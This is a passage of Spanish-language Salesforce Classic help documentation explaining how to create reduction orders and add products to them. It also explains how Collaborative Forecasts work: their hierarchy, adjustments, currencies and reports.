Puede crear varios pedidos de reducción para un pedido único, pero no puede crear un pedido de reducción único para varios pedidos. Por ejemplo, si debe reducir productos de pedido que se compraron a través de tres pedidos activados, deberá crear tres pedidos de reducción, uno para cada pedido original, aunque todos esos pedidos fueran para la misma cuenta.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Reducir pedidos

  Si su empresa acepta devoluciones o reducciones de pedidos activados, puede reducir los pedidos relevantes para reflejar esos cambios de bienes y servicios.

- Agregar productos a un pedido de reducción

  Después de crear un pedido de reducción, indique qué productos deben reducirse y las cantidades en las que reducirlos.

CONSULTE TAMBIÉN

- Consideraciones sobre las limitaciones de activación
- Modificación y eliminación de limitaciones para pedidos y pedidos de reducción
- Campos del pedido

# Reducir pedidos

Si su empresa acepta devoluciones o reducciones de pedidos activados, puede reducir los pedidos relevantes para reflejar esos cambios de bienes y servicios.

**Nota:**

- Puede reducir únicamente pedidos activados.
- Puede aplicar un pedido de reducción a un solo pedido. Para reducir productos de pedido en múltiples pedidos, cree un pedido de reducción para cada pedido original.

1. Vaya a la página de detalles del pedido que está reduciendo.
2. Haga clic en **Reducir pedido**.
3. Introduzca los detalles para el pedido de reducción y guarde sus cambios.
4. Agregue productos para indicar qué productos de pedido del pedido original deben reducirse.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para reducir un pedido:

- "Crear pedidos de reducción"

CONSULTE TAMBIÉN

Agregar productos a un pedido de reducción
Consideraciones sobre las limitaciones de activación
Campos del pedido
Campos de producto de pedido

# Agregar productos a un pedido de reducción

Después de crear un pedido de reducción, indique qué productos deben reducirse y las cantidades en las que reducirlos.

**Nota:**

- Un producto de pedido solo puede reducirse si su cantidad disponible es mayor a cero. Puede reducir parcialmente un producto, pero no a una cifra menor que cero.
- Puede reducir hasta 200 productos de pedido en un pedido de reducción.

1. Abra el pedido de reducción al que desea agregar productos o reduzca un pedido existente para crear un nuevo pedido de reducción.
2. En la lista relacionada Solicitar productos, haga clic en **Seleccionar productos para reducir**.
3. En la columna Cantidad a reducir, introduzca el número de unidades que desea reducir en cada pedido.
   - Para reducir totalmente un producto de pedido, introduzca en Cantidad a reducir el mismo número que aparece en Cantidad disponible.
   - Si no desea reducir un elemento, deje en blanco Cantidad a reducir.

   Por ejemplo, si el pedido original incluía 3.000 vasos de café pero su cliente solo necesita 2.000, introduzca `1000` en la columna Cantidad a reducir.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar productos de pedido a un pedido de reducción:

- "Modificar" en pedidos

4. Guarde sus cambios.

CONSULTE TAMBIÉN

Pedidos de reducción

Productos de pedidos

Modificación y eliminación de limitaciones para productos de pedidos

# Previsión de ventas

## Pronóstico y planificación de ciclos de ventas con previsiones de colaboración

### Previsiones de colaboración

Previsiones de colaboración facilitan la tarea de predecir cantidades e ingresos de ventas.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Conceptos de Previsiones de colaboración

Prediga los ingresos y las cantidades de ventas desde sus oportunidades en curso e incorpore campos de divisas de oportunidades personalizadas, familias de productos y divisiones de oportunidad si es necesario.

Directrices para la utilización de Previsiones de colaboración

Revise directrices clave para asegurarse de obtener lo máximo de Previsiones de colaboración.

Elementos de Previsiones de colaboración

Los Previsiones de colaboración le permiten encontrar y comunicar información de oportunidad y previsión con facilidad. Si está utilizando Previsiones de colaboración, asegúrese de obtener información acerca de los elementos que componen una previsión.

Previsiones mensuales y trimestrales

La tabla de acumulación de Previsiones de colaboración muestra las cantidades de las previsiones para meses o trimestres específicos o un margen de meses o trimestres, en función de su configuración de Previsiones de colaboración. El valor predeterminado es seis meses o cuatro trimestres. Su administrador también puede activar periodos personalizados.

Jerarquía de previsiones

La jerarquía de previsiones en Previsiones de colaboración es una lista ampliable, anidada de usuarios de previsiones que determina cómo se acumulan las previsiones en su empresa y quién puede verlas y ajustarlas. La jerarquía de previsiones está basada en la jerarquía de funciones y especifica qué usuarios son gestores de previsiones.

Oportunidades para el usuario del portal de socios de Previsiones de colaboración

Los usuarios del portal de socios son externos a su organización de Salesforce pero venden sus productos o servicios a través de canales de venta indirectos. Sus usuarios del portal de socios utilizan un portal para iniciar sesión en Salesforce. Los socios pueden crear oportunidades, y los usuarios pueden asignarles oportunidades.

Directrices para el uso de múltiples divisas en Previsiones de colaboración

Si su empresa utiliza previsiones y varias divisas, su administrador de Salesforce elige una divisa de previsión y activa tipos de previsión. La divisa de previsión es su divisa corporativa o la divisa personal de cada propietario de la previsión.

Directrices para la utilización de informes de Previsiones de colaboración

Cuando utilice Previsiones de colaboración, revise directrices acerca de cómo obtener lo máximo de informes de previsiones.

## Conceptos de Previsiones de colaboración

Prediga los ingresos y las cantidades de ventas desde sus oportunidades en curso e incorpore campos de divisas de oportunidades personalizadas, familias de productos y divisiones de oportunidad si es necesario.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Utilice Previsiones de colaboración para gestionar expectativas de ventas y predecir y planificar el ciclo de ventas de su empresa desde oportunidades en curso a ventas cerradas. Una previsión es una expresión de los ingresos previstos procedentes de las ventas basada en la acumulación bruta de un conjunto de oportunidades. Los importes de previsión en la página de previsiones son los totales y subtotales de las oportunidades en las cuatro categorías de previsión: Oportunidades en curso, Máximo previsto, Confirmación y Cerrada. Dependiendo de cómo configura su administrador Salesforce, estos importes pueden reflejar oportunidades desde una o varias categorías de previsión.

En la página de previsiones, pase sobre junto a los nombres de columnas para ver qué categorías de previsión se acumulan en los totales de cada columna. En la tabla de acumulación de la página de previsiones, los importes de previsiones se organizan por acumulación de previsión, período de tiempo y, opcionalmente, por familia de productos. Las previsiones pueden incluir ajustes realizados por gestores de previsiones en las previsiones de sus subordinados inmediatos y los ajustes realizados por usuarios de previsiones en sus propios importes de previsión.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Su administrador puede activar hasta cuatro tipos de previsiones de forma simultánea. Por ejemplo, para realizar previsiones de ingresos desde oportunidades y de cantidades por familia de productos, cambie entre tipos de previsión haciendo clic en el nombre de previsión y seleccionando otra previsión desde el menú emergente. Cada tipo de previsión almacena sus propios datos de cuota y ajuste.

Los usuarios pueden ver importes de previsión y sus oportunidades relacionadas por acumulación de previsiones de una persona o de todos aquellos que estén por debajo de ellos en la jerarquía de previsiones. Por ejemplo, pueden ver la previsión Máximo previsto de julio de todos los responsables de ventas que estén a sus órdenes, todos los representantes de ventas que estén a las órdenes de cualquiera de sus representantes o solo de una persona. Los usuarios pueden también ajustar sus propias previsiones y las previsiones de los subordinados que están un nivel por debajo. La interfaz de usuario facilita todas estas tareas.

- Realizar llamadas de estado con un equipo de oportunidades
- Seleccione y visualice previsiones utilizando una tabla ampliable e interactiva.
- Consulte información de resumen de las previsiones correspondientes a meses o trimestres individuales o a rangos de meses o trimestres de cada acumulación de la previsión.
- Si utiliza familias de productos, consulte resúmenes de previsiones para cada familia de productos.
- Si utiliza divisiones de oportunidad, consulte los porcentajes de división y los importes de división que contribuyen a cada previsión.
- Visualice y utilice la lista de oportunidades relacionada con cada importe de previsión que seleccione. Acceda a detalles de oportunidades directamente desde esta lista.
- Pase el ratón sobre un límite de columna y haga clic para ajustar la anchura para ver los datos más fácilmente.

- Realice ajustes y visualice detalles de ajustes, como el importe de previsión original y quién realizó el ajuste. Si varios tipos de previsión están activados, cada tipo de previsión mantiene ajustes separados.
- Si usted es un gestor de previsiones, desplácese fácilmente hacia arriba y hacia abajo a través de la jerarquía de previsiones.
- Visualice previsiones basadas en ingresos o cantidad.
- Visualice previsiones en varias divisas.
- Visualice información de cuota en la página de previsiones de cada usuario. Si varios tipos de previsión están activados, cada tipo de previsión mantiene información de cuotas separada.
- Utilice informes de Previsiones de colaboración.
- Incluya las oportunidades de los usuarios de su portal de socios en sus previsiones.

CONSULTE TAMBIÉN

Directrices para la configuración de Previsiones de colaboración

¿Qué diferencia hay entre las versiones de Previsiones?

## Directrices para la utilización de Previsiones de colaboración

Revise directrices clave para asegurarse de obtener lo máximo de Previsiones de colaboración.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

### Directrices generales

- Supervise los detalles importantes a nivel de la oportunidad.
- Cuantifique todo lo relacionado con posibles negociaciones (actividades como correos electrónicos, reuniones y compromisos) para determinar sus contribuciones a los ingresos.
- Cree tareas factibles con pasos futuros y fechas de finalización pertenecientes a oportunidades.
- Asigne sus etapas de ventas a categorías de previsión. Ajuste la probabilidad de cierre basándose en datos históricos para aumentar la precisión de su previsión.
- Cuando ajuste las previsiones, mantenga conversaciones con sus subordinados para que comprendan sus expectativas.
- Como las oportunidades pueden cambiar con frecuencia, vuelva a visitar los ajustes de previsión semanalmente para evitar ajustes desfasados.
- Para asegurarse de que la visibilidad de la previsión se acumula en cada nivel de la jerarquía, designe cada gestor de ventas con subordinados como un gestor de previsiones en su jerarquía de previsiones.
- Personalice los nombre de su categoría de previsiones para coincidir con el proceso y la terminología comerciales.

### Navegación en la información de previsiones

- Para ver o ajustar las previsiones de un subordinado, haga clic en **Ir a**, comience escribiendo hasta 20 caracteres en el cuadro de texto que aparece y luego seleccione el nombre del subordinado.
- Para ampliar una fila en la página de previsiones, haga clic en ella.
- Pase el ratón sobre un nombre para mostrar el vínculo **Detalles**. A medida que profundiza en la jerarquía de previsiones, en la parte superior de la página aparecen vínculos de navegación con los nombres de gestores de previsiones. Haga clic en estos vínculos para moverse rápidamente por la jerarquía.

### Visualización de la información de previsiones

- Mantenga el tamaño de su ventana como 1.024 píxeles o más.
- Debido al formato y la cantidad de información en la tabla de acumulación de previsiones, trabajar con estas previsiones en navegadores móviles puede ser difícil.
- Si tiene múltiples tipos de previsión activados, seleccione cuál de ellos ver haciendo clic en el nombre de la previsión en la parte inferior derecha de la página de previsiones y luego seleccionando uno diferente desde el menú.
- Ejecute informes para analizar tendencias y consultar el rendimiento.
- Cree paneles para un seguimiento de todas las actividades relacionadas con posibles ventas.

### Colaboración con Chatter

- Utilice Chatter para compartir información de oportunidades y previsiones con su equipo y preste atención a los detalles importantes.
- Si Chatter está activado y usted es un gestor de previsiones, pase el ratón sobre el nombre de un subordinado y haga clic en **Chatee ahora** para mostrar opciones de Chatter como Seguir o Enviar un mensaje.

CONSULTE TAMBIÉN

Conceptos de Previsiones de colaboración

Directrices para la utilización de informes de Previsiones de colaboración

## Elementos de Previsiones de colaboración

Los Previsiones de colaboración le permiten encontrar y comunicar información de oportunidad y previsión con facilidad. Si está utilizando Previsiones de colaboración, asegúrese de obtener información acerca de los elementos que componen una previsión.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

**Ajuste**

Un nivel de detalle que puede agregar a un importe de previsión. Un ajuste muestra una estimación de un gestores de previsiones o representantes de ventas acerca del importe final que esperan que aporten las oportunidades de una previsión al cierre del período de previsión. Algunos gestores de previsiones necesitan ajustar su previsión propia o la de un subordinado. Por ejemplo, saben que algunos empleados tienden a ser demasiado optimistas o demasiado conservadores al asignar importes a oportunidades. Los representantes de ventas también pueden ajustar sus propias previsiones si creen que los importes de la oportunidad están sobre o subvalorados. Los gestores de previsiones pueden ajustar previsiones que incluyan únicamente los importes brutos de la oportunidad o previsiones que tienen ajustes realizados por otra persona de su equipo de oportunidades. Un ajuste no cambia el importe de acumulación bruto, simplemente aporta un nivel de detalle. Si varios tipos de previsión están activados, cada tipo de previsión mantiene ajustes separados.

Los gestores de previsiones pueden ajustar sus propias previsiones Confirmación y Máximo previsto y las previsiones de subordinados un nivel por debajo del suyo en la jerarquía de previsiones. Pueden visualizar los ajustes realizados por subordinados un nivel por debajo del suyo en la jerarquía de previsiones. Los ajustes realizados en las previsiones de sus subordinados se acumulan en sus propias previsiones. Cuando ajusta, puede incluir una nota explicativa. Las notas de ajustes no aparecen en informes.

**Importe sin ajustes**
La suma de todas las oportunidades de ingresos propiedad de una persona y también oportunidades de sus subordinados, sin ajustes. Los subordinados incluyen cada persona que tiene que rendir cuentas a una persona en la jerarquía de previsiones. Este importe es solo visible en informes.

**Importe sin ajustes del gestor**
El número de previsión tal y como aparece para el propietario de la previsión. Esta es la suma de las oportunidades de ingresos del propietario y las de los subordinados del propietario, incluyendo ajustes realizados por el propietario de la previsión en las previsiones de sus subordinados o las suyas propias. No incluye ajustes realizados por gestores de previsiones por encima del propietario en la jerarquía de previsiones.

**Divisa de la empresa**
La divisa en la que la oficina central de su organización declara sus ingresos y la base para todas las conversiones de divisas.

**Previsión**
Una expresión de los ingresos previstos procedentes de las ventas basada en el resumen bruto de un conjunto de oportunidades. Los importes de previsión en la página de previsiones son los totales y subtotales de las oportunidades en las cuatro categorías de previsión: Oportunidades en curso, Máximo previsto, Confirmación y Cerrada. Dependiendo de cómo configura su administrador Salesforce, estos importes pueden reflejar oportunidades desde una o varias categorías de previsión. En la página de previsiones, pase sobre junto a los nombres de columnas para ver qué categorías de previsión se acumulan en los totales de cada columna.

En la tabla de acumulación de la página de previsiones, los importes de previsiones se organizan por acumulación de previsión, período de tiempo y, opcionalmente, por familia de productos. Las previsiones pueden incluir ajustes realizados por gestores de previsiones en las previsiones de sus subordinados inmediatos y los ajustes realizados por usuarios de previsiones en sus propios importes de previsión.

Aquí, puede ver previsiones y oportunidades relacionadas por categoría de previsión de todos aquellos que estén por debajo suya en la jerarquía de previsiones o solamente de una persona. Por ejemplo, puede ver la previsión Máximo previsto de julio de todos los responsables de ventas que estén a sus órdenes, todos los representantes de ventas que estén a las órdenes de cualquiera de sus representantes o solo de una persona.

**Importe de previsión**
La previsión de ingresos desde la perspectiva del gestor de previsiones y la suma de las oportunidades del propietario y los subordinados, incluyendo todos los ajustes de previsión.

**Categoría de la previsión**
Una categoría de previsión dentro del ciclo de ventas a la que se asigna una oportunidad según la etapa en la que ésta se encuentre. Las categorías estándar de previsiones son Oportunidades en curso, Máximo previsto, Confirmación, Omitida y Cerrada. Puede personalizar los nombres de la categoría de previsión.

**Divisa de la previsión**
Su divisa corporativa o la divisa personal de cada propietario de previsión.

**Divisa de visualización de la previsión**
La divisa que selecciona para mostrar las previsiones. La selección debe ser una divisa activada y se realiza directamente desde la página de previsiones.

**Jerarquía de previsiones**
Una lista ampliable anidada de usuarios de previsiones que determina cómo se acumulan las previsiones en su empresa y quién puede verlas y ajustarlas. La jerarquía de previsiones está basada en la jerarquía de funciones y especifica qué usuarios son gestores de previsiones.Cuando Previsiones de colaboración está activada para usted, se genera una jerarquía de previsiones basada en su jerarquía de funciones, pero en ocasiones necesita agregar o eliminar gestores, representantes de ventas u otros usuarios.

**Propietario de previsión**
Un usuario con las previsiones activadas que posee oportunidades o es un gestor de previsiones en la jerarquía de previsiones. Los gestores de previsiones pueden tener sus propias oportunidades.

**Cantidad de previsión**
La previsión de cantidad desde la perspectiva del gestor de previsiones y la suma de las oportunidades del propietario y los subordinados, incluyendo todos los ajustes de previsión.

**Margen de previsión**
Margen de fechas que desea mostrar en sus previsiones. En función de sus ajustes, el margen puede incluir meses o trimestres.

**Tipo de previsión**
Un previsión configurada para utilizar un tipo específico de datos. Puede utilizar el campo `Importe` de oportunidades, las divisiones de oportunidad, las divisiones de superposición, los campos de oportunidades personalizados o las familias de productos. Cada tipo de previsión tiene su propia medición: ingresos o cantidad. Para utilizar ambas, active un tipo de previsión separado para cada una. Los administradores de Salesforce pueden activar hasta cuatro tipos de previsión. No puede utilizar previsiones de cantidad con divisiones de oportunidad o previsiones de campo de oportunidades personalizado.

- Las previsiones de oportunidad-cantidad se acumulan basándose en el campo `Cantidad` de la oportunidad, mientras que las previsiones de oportunidad-ingresos se acumulan basándose en el campo `Importe` de la oportunidad.
- Para previsiones de divisiones de oportunidad-ingresos, la acumulación se basa en el campo `Importe` de la oportunidad y el porcentaje de división asignado al representante de ventas.
- Para las previsiones de campo de oportunidades personalizado, la acumulación se basa en el importe del campo personalizado.
- Para previsiones de familia de productos-ingresos, la acumulación se basa en la suma del campo `Precio total` para todas las partidas de oportunidad en esa familia de productos.
- Las previsiones de familia de productos-cantidad se acumulan basándose en el campo `Cantidad` para todas las partidas de oportunidad en esa familia de productos.
- Para las oportunidades sin partidas de oportunidades o con partidas que no tengan una familia de productos especificada, los totales se acumulan en la fila Productos no categorizados de la página de previsiones.

**Acumulación bruta**
Una expresión de los ingresos previstos procedentes de las ventas basada en el valor bruto de un conjunto de oportunidades. Una previsión siempre incluye un importe de acumulación bruto y también puede incluir ajustes.

**Oportunidades**
Las ventas y negociaciones pendientes de las que se desea realizar un seguimiento.

**Divisiones de oportunidad**
Compartir crédito en un equipo de oportunidad. Si su fuente de datos de previsión es divisiones de oportunidad, podrá ver la información de división en la página de previsiones.

**Etapa de oportunidad**
Etapa actual de una oportunidad, como Cliente potencial o Propuesta. Los valores de las etapas de oportunidad están relacionados con los valores de las categorías de previsión para determinar el modo en que una oportunidad contribuye a una previsión.

**Importe solo del propietario**
La suma de las oportunidades de ingresos de una persona, sin ajustes.

**Cantidad solo del propietario**
La suma de las oportunidades de cantidad de una persona, sin ajustes.

**Divisa personal**
Divisa predeterminada de un usuario para cuotas, determinadas versiones de previsiones e informes. Esta divisa debe ser una de sus divisas activas en Salesforce. Sus importes de cuota aparecen en su divisa de visualización.

**Familia de productos**
Una forma de clasificar sus productos. Por ejemplo, si la empresa comercializa hardware y software, puede crear dos familias de productos: Hardware y Software.

**Cantidad sin ajustes**
La suma de todas las oportunidades de cantidad adquiridas por una persona y también oportunidades de su subordinado, sin ajustes. Subordinados incluye cada persona que tiene que rendir cuentas a una persona en la jerarquía de previsiones.

**Cantidad sin ajustes del gestor**
El número de previsión tal y como aparece para el propietario de la previsión. Esta es la suma de las oportunidades de cantidades del propietario y las de sus subordinados, incluyendo ajustes realizados en las previsiones de los subordinados. No incluye ajustes realizados por gestores de previsiones por encima del propietario en la jerarquía de previsiones.

**Cuota**
El objetivo de ventas mensual y trimestral asignado a un usuario. La cuota de un gestor es igual al importe que se espera genere el gestor y el equipo conjuntamente. La acumulación de cuotas se realiza por los usuarios y gestores manualmente y se pueden utilizar datos de cantidad o de ingresos. Si tiene varios tipos de previsión activados, cada tipo mantiene información de cuotas separada.

**Ingresos**
El total previsto de ingresos procedentes de las oportunidades que encajan en una categoría determinada.

**Tabla de acumulación**
La tabla situada en la parte superior de la página de previsiones. La lista de oportunidades situada en la parte inferior de la página de previsiones se corresponde dinámicamente con las selecciones en la tabla de acumulación.

**Subordinado**
Un usuario de Previsiones de colaboración por debajo suya en la jerarquía de previsiones. Puede ver todas las previsiones de sus subordinados. Si activa ajustes, puede ver toda la información sobre ajustes de sus subordinados y ajustar las previsiones de los subordinados que se encuentren un nivel por debajo del suyo en la jerarquía. Los ajustes y los importes de las previsiones se acumulan en las previsiones de la página de previsiones.

CONSULTE TAMBIÉN

Conceptos de Previsiones de colaboración

## Previsiones mensuales y trimestrales

La tabla de acumulación de Previsiones de colaboración muestra las cantidades de las previsiones para meses o trimestres específicos o un margen de meses o trimestres, en función de su configuración de Previsiones de colaboración. El valor predeterminado es seis meses o cuatro trimestres. Su administrador también puede activar periodos personalizados.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Dependiendo de su configuración de periodo de Previsiones de colaboración, puede realizar previsiones de hasta 12 meses u 8 trimestres en el futuro o el pasado. Si su margen de previsión incluye el trimestre o mes actual, la página de previsiones muestra el mes o trimestre actual. De lo contrario, se selecciona el primer mes o trimestre del intervalo. Independientemente de si su empresa utiliza previsiones mensuales o trimestrales, los gestores de previsiones pueden utilizar cuotas y ajustar las previsiones de sus subordinados. Los periodos de cuotas y ajustes se basan en los ajustes de periodos.

El margen de fechas de previsión se convierte en el valor predeterminado para todos los usuarios de Previsiones de colaboración. Los usuarios pueden utilizar este valor predeterminado o establecer una visualización de intervalo de fecha diferente para sus propias previsiones. Una vez que los usuarios cambien sus visualizaciones del intervalo de fecha de previsión individuales, los

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

administradores no pueden sustituirlas. Sin embargo, al cambiar la visualización de *periodo* de mensual o trimestral o viceversa, el cambio se reflejará en las previsiones de todos los usuarios.

CONSULTE TAMBIÉN

- Cambiar la visualización de su intervalo de la fecha de previsión
- Conceptos de Previsiones de colaboración
- Definir el Margen de fechas de previsión de su empresa

## Jerarquía de previsiones

La jerarquía de previsiones en Previsiones de colaboración es una lista ampliable, anidada de usuarios de previsiones que determina cómo se acumulan las previsiones en su empresa y quién puede verlas y ajustarlas. La jerarquía de previsiones está basada en la jerarquía de funciones y especifica qué usuarios son gestores de previsiones.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Basándose en su función, se le puede agregar o eliminar de la jerarquía de previsiones. Además, su posición en la jerarquía puede cambiar. Por ejemplo, algunos representantes de ventas sin informes directos pueden ver solo sus propias previsiones. Sin embargo, si se convierten en gestores de ventas, se agregan a la jerarquía de previsiones como gestores de previsiones.

Las personas designadas como gestores de previsiones pueden ver las previsiones y las oportunidades de los usuarios, incluyendo los usuarios del portal de socios, que están por debajo de ellas en la jerarquía. Los gestores de previsiones también pueden ajustar las previsiones de los informes directos. Solo podrán ver el ajuste los gestores que realizaron un ajuste y aquellos por encima de ellos en la jerarquía.

Su administrador de Salesforce puede ver un gráfico que muestra la jerarquía de previsiones de su equipo. Si tiene preguntas acerca de su jerarquía de previsiones, consulte con su administrador.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

CONSULTE TAMBIÉN

- Ajuste de previsiones en Previsiones de colaboración
- Directrices para la utilización de Previsiones de colaboración

## Oportunidades para el usuario del portal de socios de Previsiones de colaboración

Los usuarios del portal de socios son externos a su organización de Salesforce pero venden sus productos o servicios a través de canales de venta indirectos. Sus usuarios del portal de socios utilizan un portal para iniciar sesión en Salesforce. Los socios pueden crear oportunidades, y los usuarios pueden asignarles oportunidades.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Las oportunidades que un usuario del portal de socios crea se pueden acumular en la previsión del propietario de la cuenta. El propietario de la cuenta debe ser el gestor de previsión de la persona en la jerarquía de previsiones para que las oportunidades se acumulen en la previsión. Por ejemplo:

- Gerardo López tiene una cuenta de socio denominada Acme.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Gerardo tiene un contacto de Acme llamado Ana García.
- Ana es usuaria del portal de socios.
- Ana responde ante Gerardo en la jerarquía de previsiones.

Si Ana agrega oportunidades en su portal, Gerardo ve esas oportunidades en su previsión. Como Gerardo es el gestor de previsiones de Ana, puede ajustar importes de previsión basándose en sus oportunidades y ver cómo realiza un seguimiento de su cuota.

CONSULTE TAMBIÉN

Directrices para la visualización de detalles de las oportunidades desde una previsión

Descripción general del portal de socios

## Directrices para el uso de múltiples divisas en Previsiones de colaboración

Si su empresa utiliza previsiones y varias divisas, su administrador de Salesforce elige una divisa de previsión y activa tipos de previsión. La divisa de previsión es su divisa corporativa o la divisa personal de cada propietario de la previsión.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

- Cuando utiliza Previsiones de colaboración, selecciona una *divisa de visualización*, que puede ser cualquier divisa permitida en Salesforce. En la parte superior de la página de previsiones, haga clic en ▼ junto al nombre de previsión en tipo de divisa o unidades. En Divisa, haga clic en **Cambiar divisa**.
- Si utiliza previsiones basadas en ingresos, cuando cambian los tipos de divisa, se acumulan las oportunidades y los ajustes con el valor cambiado junto con valores en la tabla de previsiones.
- Si utiliza previsiones basadas en cantidad, cuando cambia el tipo de divisa, se acumulan las oportunidades y los ajustes con el valor cambiado.
- El indicador de proceso (🕒) aparece a medida que se acumulan valores cambiados.
- Los cambios de intervalo afectan a los periodos de previsiones (históricos, actuales y futuros).
- La desactivación de una divisa definida como la divisa personal del usuario restablece la divisa personal del usuario a la divisa de la empresa.
- Para modificar su configuración de divisa personal, modifique su información personal.

CONSULTE TAMBIÉN

Ajuste de previsiones en Previsiones de colaboración

Elementos de Previsiones de colaboración

Cambiar entre tipos de previsión

# Directrices para la utilización de informes de Previsiones de colaboración

Cuando utilice Previsiones de colaboración, revise directrices acerca de cómo obtener lo máximo de informes de previsiones.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Para determinar si los informes de previsiones están disponibles, vaya a la ficha Informes y luego haga clic en **Nuevo informe**. Seleccione la carpeta donde su administrador de Salesforce colocó los tipos de informe de previsión. Si no ve los campos o los nombres del tipo de informe descritos en esta tabla, consulte con su administrador.

Importante: Los informes incluyen la información más reciente en el momento en que ejecuta el informe. Si los cambios están en curso mientras se ejecuta el informe, es posible que vea una diferencia entre sus importes de informe y la página de previsiones.

Los datos que ve en los informes dependen de lo que puede ver en Previsiones de colaboración. Por ejemplo, los gestores de previsiones pueden ver los ajustes realizados, pero alguien que no es un gestor de previsiones que ejecute un informe similar no verá las cantidades ajustadas en los informes. Una cantidad de previsión puede componerse de una implementación de cantidades de previsiones de muchos usuarios, examine los informes exhaustivamente siempre que use campos de resumen.

| Elemento de informe | Cómo verlo |
|---|---|
| Resumen de previsión desde una perspectiva de usuario específica. | Cree un informe de Elemento de previsión y agregue un filtro utilizando Propietario: Nombre completo. Filtre por el nombre de una persona específica. |
| La suma de las oportunidades de ingresos de una persona, sin ajustes. | Agregue Importe solo del propietario a su informe de Elemento de previsión. Por ejemplo, si adquiere dos oportunidades, cada una vale 10.000 $, el Importe solo del propietario es 20.000 $. Para ver la misma información para cantidad, agregue Cantidad solo del propietario al informe. |
| La suma de todas las oportunidades de ingresos propiedad de una persona y también oportunidades de sus subordinados, sin ajustes. Los subordinados incluyen cada persona que tiene que rendir cuentas a una persona en la jerarquía de previsiones. Este importe es solo visible en informes. | Agregue Importe sin ajustes a su informe de Elemento de previsión. Por ejemplo, si la suma del importe de todas las oportunidades de su propiedad es 20.000 $ y la suma del importe de las oportunidades de sus subordinados es 55.000 $, el Importe sin ajustes es 75.000 $. Para ver la misma información para cantidad, agregue Cantidad sin ajustes al informe. |
| El número de previsión tal y como aparece para el propietario de la previsión. Esta es la suma de las oportunidades de ingresos del propietario y las de los subordinados del propietario, incluyendo ajustes realizados por el propietario | Agregue Importe sin ajustes del gestor a su informe de Elemento de previsión. Por ejemplo, Anne tiene un Importe sin ajustes de 75.000 $, que se compone de 20.000 $ de sus oportunidades propias y 55.000 $ de |

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## PERMISOS DE USUARIO

Para usar las previsiones:
- "Permitir realización de previsiones"

Para ver la ficha Informes:
- "Ejecutar informes"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

| Elemento de informe | Cómo verlo |
| --- | --- |
| de la previsión en las previsiones de sus subordinados o las suyas propias. No incluye ajustes realizados por gestores de previsiones por encima del propietario en la jerarquía de previsiones. | oportunidades propiedad de su subordinado Ben. Ajustó el importe de Ben en 65.000 $ para un total de 85.000 $. Si ajusta el número de Anne de 85.000 $ a 100.000 $, luego ve 85.000 $ en Importe sin ajustes del gestor porque Anne ve este importe (y Anne no puede ver sus ajustes porque es su gestor). Para ver el importe que incluye su ajuste en 100.000 $, consulte Importe de previsión. Para ver la misma información para cantidad, agregue Cantidad sin ajustes del gestor al informe. |
